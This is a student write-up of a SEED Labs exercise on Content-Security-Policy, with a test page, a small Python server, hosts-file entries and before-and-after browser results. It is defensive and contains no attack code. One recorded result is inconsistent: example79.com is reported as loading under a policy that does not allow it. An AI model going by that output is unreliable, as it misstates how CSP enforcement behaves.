XSS assault.


<u>Task 7: Defeating XSS Attacks Using CSP</u>

The HTML for the webpage that the challenge directs me to in my browser is as follows




```
<html>
<h2 >CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>

<script type="text/javascript" nonce="1rA2345">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="2rB3333">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>

<button onclick="alert('hello')">Click me</button>
</html>
```

The server program is as follows




```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

The three highlighted lines were added to /etc/hosts



```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
127.0.0.1       www.example32.com
127.0.0.1       www.example68.com
127.0.0.1       www.example79.com
```


I use the http server.py script.



```
[04/09/21]seed@VM:~/csp$ ls
csptest.html  http_server.py  script1.js  script2.js  script3.js
[04/09/21]seed@VM:~/csp$ http_server.py
```

Next visit each of these URLs one after another.


http://www.example32.com:8000/csptest.html



CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed

http://www.example68.com:8000/csptest.html




CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed

Click me

http://www.example79.com:8000/csptest.html




CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

Click me


The highlighted code was added to the http server.py CSP whitelist



```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src 'self' *.example68.com:8000 'nonce-1rA2345' 'nonce-2rB3333' *.example79.com:8000 ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

After saving the above changes recompile and run the file again next, I'll return to the three URLs and see if fields 1, 2, 4, 5, and 6 are displaying OK or not.

http://www.example32.com:8000/csptest.html



CSP Test

1. Inline: Correct Nonce: OK

2. Inline: Wrong Nonce: OK


3. Inline: No Nonce: Failed

4. From self: OK

5. From example68.com: OK

6. From example79.com: OK

http://www.example68.com:8000/csptest.html



CSP Test

1. Inline: Correct Nonce: OK

2. Inline: Wrong Nonce: OK

3. Inline: No Nonce: Failed


4. From self: OK

5. From example68.com: OK

6. From example79.com: OK

Click me

http://www.example79.com:8000/csptest.html



CSP Test

1. Inline: Correct Nonce: OK

2. Inline: Wrong Nonce: OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From example68.com: OK

6. From example79.com: OK

Click me

The changes to the http server.py code was successful.